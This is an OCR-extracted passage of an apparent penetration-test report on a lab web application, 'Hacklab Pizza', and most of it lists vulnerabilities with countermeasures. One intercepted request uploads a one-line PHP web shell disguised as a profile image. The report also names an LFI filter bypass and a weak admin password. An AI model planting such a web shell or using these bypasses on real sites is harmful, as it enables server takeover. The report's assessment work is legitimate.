
There is an option to upload images within the member area, and this is used to update a users profile picture. The tester attempted to upload a malicious PHP script that would create a shell on the site. However, uploading the file was unsuccessful as the site does not accept the file type .php.

The tester then attempted to upload the same file again, but this time used BurpSuite to intercept the upload and change the file type. This worked, and the PHP script was set as the users' profile picture.



```
POST /changepicture.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------15557692715761942162739706901
Content-Length: 265
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/member-profile.php
Cookie: PHPSESSID=7o8mn6cmsga3brsgikhqrju9b0; SecretCookie=Njg2MTYzNmI2YzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzZmNmQzYTY4NjE2MzZiNmM2MTYyM2EzMTM2MzMzODM2MzUzNzM1MzIzOQ%3D%3D
Upgrade-Insecure-Requests: 1

-----------------------------15557692715761942162739706901
Content-Disposition: form-data; name="uploadedfile"; filename="test.php"
Content-Type: image/jpeg

<?php system($_GET['c']);?>

-----------------------------15557692715761942162739706901--

```

Figure 23 - Burp Suite Intercept



Index of /pictures

Name	Last modified	Size	Description
Parent Directory		-	
fluffy.jpg	2017-08-05 15:39	67K	
rick.jpg	2017-08-05 15:39	21K	
test.php	2021-12-04 17:42	32	

Figure 24 - Proof of test.php in the directory

2.9 Investigating Logic Flaws

Using the 'user.js file' from before and through manual testing, the tester then investigated any logic flaws on the website.

2.9.1 Handling of Incomplete Input

The only validation on the registration form was to stop empty fields from being submitted. Unfortunately, this meant that forms could still be submitted with invalid data (spaces, invalid email addresses and such).


3 DISCUSSION

3.1 SOURCE CODE ANALYSIS

After the initial exploitation section, the tester was given access to the source code for review. Following the OWASP Code Review Guide (OWASP, 2017) the following section outlines security concerns within the source code. Notepad++ was used to review the code.

3.1.1 Files and Directories

'sqlcm.php' contains the sites method for filtering SQL Injection however, these filters do not entirely block SQL Injection. Therefore, the attacker can easily avoid the filters found in this file to successfully use SQL Injection.



```
<?php   if(preg_match("[1=1|2=2|Union|select|2 =2|2=2|'b'='b']", $username)){ echo '<script
language="javascript">'; echo 'alert ("Bad hacker.We are filtering input because of abuse!");'; echo
 'window.location.href="index.php";'; echo '</script>'; die(); }  ?>
```

Figure 25 - sqlcm.php


As detailed later in the report, the site should move to prepared statements to stop SQL Injection but on top of this, 'sqlcm.php' should be removed.

3.1.2 Plain-text Password

Contained within the files 'config.php' (which can be found within the /admin/connection/ and /connection/ directories) and 'changepicture.php' are the login credentials for the MySQL database. As PHP is run server side this isn't the most insecure method of storing credentials, however, they could end up being leaked due to a server misconfiguration. Instead, the file should not be stored within the websites root folder, as this would mean that even if there is a server misconfiguration, it would be harder for an attacker to find the configuration folder.

3.1.3 Application Error Disclosure

With the way the site is currently setup, if an error page is displayed it reveals a lot of information, such as the login page revealing the following:



```
<b>Warning</b>:  include(../sqlcm_filter.php): failed to open stream: No such file
or directory in <b>/opt/lampp/htdocs/studentsite/admin/login-exec.php</b> on line <b
>59</b><br />
```

Figure 26 - sqlcm_filter error

Custom error pages with unique error codes should be implemented to ensure this isn't revealed to the user and the error should be logged server side.

3.1.4 Vulnerable JS Library

The current jQuery and SWFObject are out of date and have several known vulnerabilities. These libraries should be updated to the latest version. Updating the library ensures that vulnerabilities found in earlier versions are addressed.

3.1.5 Secure Cookie Flag

The cookies used on the site do not have the 'secure' attribute set as the site uses HTTP. In conjunction with the suggestion made later in the report that the site sets up SSL/TLS, the secure flag should be set on the site cookies. By setting this flag, this ensures that the cookies are only transmitted when there is a secure connection to the site and this prevents the cookie from being captured by man in the middle attacks.

3.2 VULNERABILITIES DISCOVERED AND COUNTERMEASURES

3.2.1 Robots.txt Vulnerability

'robots.txt' is typically used to store files that crawlers should not access when crawling the site with spidering tools, meaning it keeps the listed files off of google search results, however this has been misused in this case. Currently, only one file has been disallowed, 'info.php'. This file contains a significant amount of information regarding the system, including operating system, version numbers and configuration information. This gives an attacker a better insight into the site, making it easier to attack.

'info.php' should be removed from the robots.txt file and the site. This file should not be available to the public, and therefore in the live version of the site, it should be removed from the directory.

3.2.2 Local File Inclusion Vulnerability

The file 'extras.php' contains a Local File Inclusion Vulnerability, as many files can be called from this file, including sensitive files such as /etc/passwd/. A filter is present to attempt to stop the malicious use of this file. However, it can be obfuscated by repeating the filter, so only one set of the strings is removed.

In order to prevent sensitive files from being accessed, the file should instead whitelist the files accessible from 'extras.php' instead of relying on a script. In its current state, 'extras.php' appears only to hold a terms and conditions page. Therefore, another alternative would be to create a terms and conditions page, separate to 'extras.php'.

3.2.3 Hidden Source Code Vulnerability

The 'index.php' file contains sensitive information about the site within the HTML comments. This comment states the applications Apache, OpenSSL and PHP versions, this information makes it significantly easier for a malicious user to attack the application, as they will spend less time enumerating the application for weak points as they can just search for vulnerabilities found within these versions.

To fix this, remove the '*** Built on Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7.' comment from the 'index.php' file.

3.2.4 Reversible Cookie Vulnerability

When a user logs into the site, they are assigned a cookie called 'SecretCookie' which contains the username and password used to log in and the current time. It is encoded in Base64. Although this cookie has no significance to the current session, meaning it cannot be used to hijack the session, it still reveals the user's username and password. As it is simple to decode, if a malicious user was able to obtain the cookie, they would be able to obtain the victims username and password for the site.

If there is a reason for this cookie to stay in the application, the information should be encrypted using an appropriate hashing algorithm (such as SHA256) instead of being encoded. In this case however, PHP Sessions handle the user's session and as the cookie currently has no other use, it should be removed altogether.

3.2.5 Cookie Attributes Vulnerability

The cookies being used on the site currently have no attributes set, particularly the HttpOnly attribute has not been set, which leaves the cookies vulnerable to attacks that make use of JavaScript, such as cross site scripting. Although this flag does not entirely protect the cookie from cross site scripting attacks, it does significantly reduce the chance of them.

When creating cookies, the HttpOnly attribute should be set.

3.2.6 Directory Browsing Vulnerability

Currently the site allows normal users to browse the directories on the site, which makes its significantly easier for an attacker to enumerate the site, as by browsing the directories they could find files which reveal sensitive information about the site. This is proven by the 'music' directory on the site, which contains a backup of the script used to filter SQL injection attempts.

To prevent users from viewing directories, the Apache server must be reconfigured. In the '.htaccess' file, it is currently set to 'Options +Indexes' which allows directory browsing within the root folder, by changing this to 'Options -Indexes' users will not be able to browse through directories, making it harder for a malicious user to discover sensitive files. (.htaccess made easy, 2020)

3.2.7 User Enumeration Vulnerability

When logging into the site using an incorrect username, the site returns a 'user not found' error message. This allows malicious users to enumerate account information, as the error will not be returned if the username is of a valid user on the site. An attacker would be able to enumerate these usernames and then attempt to access their account either through guessing or brute-force attacks.

Instead, the error message when an incorrect username is used should be removed. In its place using a generic 'Incorrect username/password' message, meaning that the user doesn't know which field was incorrect if they were trying to guess usernames.

3.2.8 Unlimited Login Attempts Vulnerability

When logging into the site, an unlimited number of login attempts are allowed without being timed or locked out. This allows malicious users to guess passwords as many times they want or to run a brute force attack very quickly, as there is nothing in place to slow them down.

The site should implement user rate limiting and account locking. Implementing these mean that if too many attempts come from a single IP address it is blocked for a certain period of time and that if one particular account has several login attempts it is locked and an email is sent to the account holder. These methods separately have their flaws but used together should provide a reasonable level of security to accounts.

3.2.9 No HTTPS Vulnerability

Currently, the site is running on HTTP, which means that all communication between the site and the user is unencrypted. This allows an attacker to setup a tool such as 'wireshark' and monitor site traffic, potentially allowing them to grab sensitive information, such as usernames and passwords.

The entire application should be swapped to HTTPS by enabling SSL/TLS and this should be enforced over HTTP to ensure that traffic is encrypted throughout the entire site. This is because if only some of the application uses HTTPS, the parts using HTTP could still be used to obtain user information.

3.2.10 File Upload Vulnerability

A user can upload an image to use as their accounts profile picture, however the function used for this is vulnerable as other file types, including malicious files, can be uploaded. The site attempts to filter out anything that isn't an image file, however this can be bypassed by using tools such as Burp Proxy by changing the name of the file type as it is uploaded.

Several checks should be made to uploaded files as there are many ways to bypass different filters, the filename could be changed to a random set of characters to stop the attacker being able to access the file, thoroughly scanning and validating the file before being uploaded and disabling execute permissions on the uploaded directory. Additionally checking the file extension and removing any file extensions other than image extensions would reduce the chance of a malicious file being valid on upload.

3.2.11 Cross Site Request Forgery (CSRF) Vulnerability

CSRF is possible on the password update page, meaning that a malicious user could send a link to a normal user which would trick them into performing a malicious request. This is particularly concerning if this is done to an administrator account, as it could potentially compromise the entire web application due to the admin being locked out of their account.

To prevent CSRF, a CSRF token should be included during relevant requests, such as on the change password form. This token should be unpredictable, associated with the valid user's session and strictly validated before form execution. This means that if the CSRF tokens do not match, the form is not processed.

3.2.12 PHP Information Disclosure Vulnerability

The files 'phpinfo.php' and 'info.php' are available on the root folder of the site. This reveals a significant amount of information about the site, including version numbers, configurations, and the web root directory. The result of this is that it becomes considerably easier for a hacker to enumerate the site.

Before the site is made live it is imperative that these files are removed as they leak a concerning volume of information about the site. They should not be publicly accessible.

3.2.13 SQL Injection Vulnerability

The login forms are vulnerable to SQL injection. The file 'sqlcm.php' attempts to mitigate this by filtering out certain characters and phrases that are used in SQL injection, however this is easily bypassed as a malicious user can just attempt different numbers or by using a different text encoding.

To prevent SQL Injection, prepared statements should be used, this should be done wherever 'untrusted' input appears. To ensure the prepared statement is successful in thwarting SQL Injection, the statement should not include any variable content. Prepared statements mean that any attempt at SQL Injection is ignored when the database is accessed.

3.2.14 Hidden Guessable Folder Vulnerability

There is a hidden folder within the root directory called ‘music’ which contains a backup of the SQL injection filtering script. This folder has a very common name and can be brute forced using tools such as ‘Dirbuster’ or by just guessing at directory names. As the file found within the directory assisted the tester in bypassing the SQL injection, the easy to guess filename assisted the tester in gaining access to the admin panel.

To prevent hidden folders from being accessed, the site should use less common directory names to make it significantly harder to brute-force hidden folders. As this folder only contained a backup file, it could also be moved away from the web root folder, making it significantly harder for an attacker to access.

3.2.15 Brute-Forceable Admin Password

The password used for the admin panel is ‘newton’ this is very easy to brute force and is found in most word lists used for password cracking, as it has no numbers or special characters and is a dictionary word. This combined with the username enumeration vulnerability makes it very simple to gain access to the admin account.

The password should be changed to something drastically more complex, with the recommendation of a password policy to be implemented. By implementing a password policy that requires a more complex password, and for it to be changed after a period of time will make it harder for a hacker to gain access to the admin panel. Combining this with a timeout period after a certain number of login attempts will ensure that it deters attackers from attempting to brute force the administrator login.

A password policy should also be implemented site wide, to protect normal user accounts, meaning when they sign up they have to include a certain number of characters, special characters and numbers. There are several excellent examples of password policies online, such as the National Cyber Security Centres guidance on password policies. (NCSC, 2018)

3.3 Generic Issues

3.3.1 X-Powered-By Header

Many of the site headers include ‘X-Powered-By’ which reveals the PHP version to be 5.6.34. This information leakage makes it easier for attackers to identify vulnerabilities within the application as they can check the current version for exploits.

Instead, the webserver should be reconfigured to suppress the ‘X-Powered-By’ header. This can be done by modifying the line ‘expose_php’ to ‘off’ within the ‘php.ini’ file.

3.3.2 Clickjacking

Within the HTTP response, the ‘X-Frame-Options’ header has not been included, this means the site could be vulnerable to ClickJacking attacks, where the attacker hides an invisible button over the top of a legitimate button. The victim would then unknowingly click on the invisible button, which could be used for several things such as altering settings or sharing a malicious link.

The X-Frame-Header should be set on all the site pages, as this site does not make use of frames the header should be set to 'DENY'.

3.3.3 X-XSS-Protection Header

The X-XSS-Protection Header is not set on the site, previously it would be recommended for this to be set to filter XSS as, when an XSS attack is detected, the browser would stop the page rendering. As this method has now been deprecated however, instead the 'Content-Security-Policy' header should be used. This header allows for restrictions to be implemented on how assets on the page load.

3.3.4 X-Content-Type-Options Header

The 'X-Content-Type-Options' header is missing, this header is used to prevent the browser from interpreting files as a different MIME type. This issue also applies to error pages.

The 'X-Content-Type-Options' header should be set to 'nosniff' on all web pages to ensure that MIME-sniffing is not performed.

3.3.5 mod_negotiation

The Apache module 'mod_negotiation' is used to select the document that matches the clients capabilities from several different documents, however when used with an invalid Accept header the server responds with an error which reveals information to the attacker.

Adding '-Multiviews' after indexes in the .htaccess file will disable MultiViews.

3.3.6 Shellshock Vulnerability

Shellshock is a very well-known arbitrary code execution vulnerability that exploits systems that make use of services or applications that allow unauthorised users to assign bash environment variables. In this case, the CGI script in the webserver (/cgi-bin/printenv) is used.

The systems version of Bash should be updated as more recent updates to the software will patch the vulnerability.

3.3.7 HTTP TRACE

HTTP TRACE is enabled on the site; however this is normally used for debugging. Having this enabled means that the web server echos TRACE method requests. Occasionally this can lead to the leaking of sensitive information.

When the server goes live, the TRACE method should be disabled to ensure that it is not misused.

3.3.8 phpMyAdmin

phpMyAdmin is publicly accessible, meaning if the credentials were brute-forced a malicious user would have full access to the MySQL database. Instead, the web server should be reconfigured with a different URL to hide the page. (Tecmint, 2016)

3.4 General Discussion

The results of this investigation into the Hacklab Pizza web application found several concerning misconfigurations, security weaknesses and vulnerabilities. Undoubtably, if the site was made live in its current state, a malicious user would be able to gain access to privileged areas of the site and potentially even take money from the business by manipulating the sites store. If the site was to be attacked, it would have serious repercussions financially and reputationally.

The first main concern is the number of misconfigurations allowing information disclosure. By publicly stating what software is being used and its current version number, a hacker's job is made significantly easier, as this can be used to find vulnerabilities much quicker. Therefore, the site should be reconfigured to not disclose this information.

As well as this, the 'SecretCookie' used on the site provides a very simple way for an attacker to obtain users credentials which could have serious repercussions for the company's reputation as users will want to make sure that when they sign up, their information is secure.

Another main concern is that the site is running on HTTP, as the site has login pages and transactions will eventually take place on the site it is imperative that HTTPS is setup and enforced on the site. If it is not, users credentials and finances will be vulnerable to malicious users who wish to steal this information which again could have serious consequences for Hacklab Pizza.

As a result of this, the site should not be made live in its current state, and the countermeasures discussed previously should be immediately enforced. All the countermeasures discussed are straightforward to implement and would ensure Hacklab Pizza is significantly more protected.

3.5 Future Work

A further investigation into the site should be taken after the countermeasures suggested have been implemented to ensure that the updated site does not contain any new vulnerabilities and to guarantee that the current vulnerabilities have been resolved appropriately.

If the site was hosted rather than tested virtually, an assessment on Denial-of-Service attacks against the site could be done, this was not possible in this assessment as the site was hosted virtually. This is important to ensure that the site can mitigate these very common attacks when it goes online.

REFERENCES

.htaccess made easy, 2020. *Disable Directory Indexes.* [Online]
Available at: https://htaccessbook.com/disable-directory-indexes/
[Accessed 10 January 2022].

CyberChef, 2021. *CyberChef.* [Online]
Available at: https://gchq.github.io/CyberChef/
[Accessed 28 November 2021].

InternetLiveStats.com, 2021. *Internet Live Stats.* [Online]
Available at: https://www.internetlivestats.com/total-number-of-websites/
[Accessed 22 November 2021].

NCSC, 2018. *Password administration for system owners.* [Online]
Available at: https://www.ncsc.gov.uk/collection/passwords/updating-your-approach
[Accessed 14 January 2022].

OWASP, 2017. *OWASP Code Review Guide.* [Online]
Available at: https://owasp.org/www-project-code-review-guide/assets/OWASP_Code_Review_Guide_v2.pdf
[Accessed 6 January 2022].

PortSwigger, 2021. *SQL injection cheat sheet.* [Online]
Available at: https://portswigger.net/web-security/sql-injection/cheat-sheet
[Accessed 29 November 2021].

PortSwigger, 2022. *Web Security Academy.* [Online]
Available at: https://portswigger.net/web-security
[Accessed 14 January 2022].

Positive Technologies, 2020. *Web Applications vulnerabilities and threats: statistics for 2019.* [Online]
Available at: https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/
[Accessed 23 November 2021].

Stuttard, D. & Pinto, M., 2011. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws.* 2nd ed. New Jersey, USA: Wiley.

Tecmint, 2016. *How to Change and Secure Default PhpMyAdmin Login URL.* [Online]
Available at: https://www.tecmint.com/change-secure-phpmyadmin-login-url-page/
[Accessed 11 January 2022].


wordnik, 2021. *web application definition.* [Online]
Available at: https://www.wordnik.com/words/web%20application
[Accessed 27 November 2021].

ZAP, 2021. *OWASP ZAP - Getting Started.* [Online]
Available at: https://www.zaproxy.org/getting-started/
[Accessed 29 November 2021].

APPENDICES PART 1


APPENDIX A

Appendix A1 – Robots.txt




```
User-agent: *
Disallow: /info.php
```

APPENDIX B – INFO.PHP



System	Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64
Build Date	Mar 13 2018 23:30:09
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap=/bitnami/xamppunixinstallerstackDev-linux-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/opt/lampp' '--with-mssql=shared, /opt/lampp' '--with-pdo-dblib=shared, /opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared, instantclient, /opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared, /opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared, /opt/lampp/' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo_sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' '--enable-zip' '--enable-intl' 'CC=gcc' 'CFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses'' 'LDFLAGS=-Wl, --rpath '-Wl, /opt/lampp/lib' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-L/opt/lampp/lib' '-L/opt/lampp'' 'CPPFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses'' 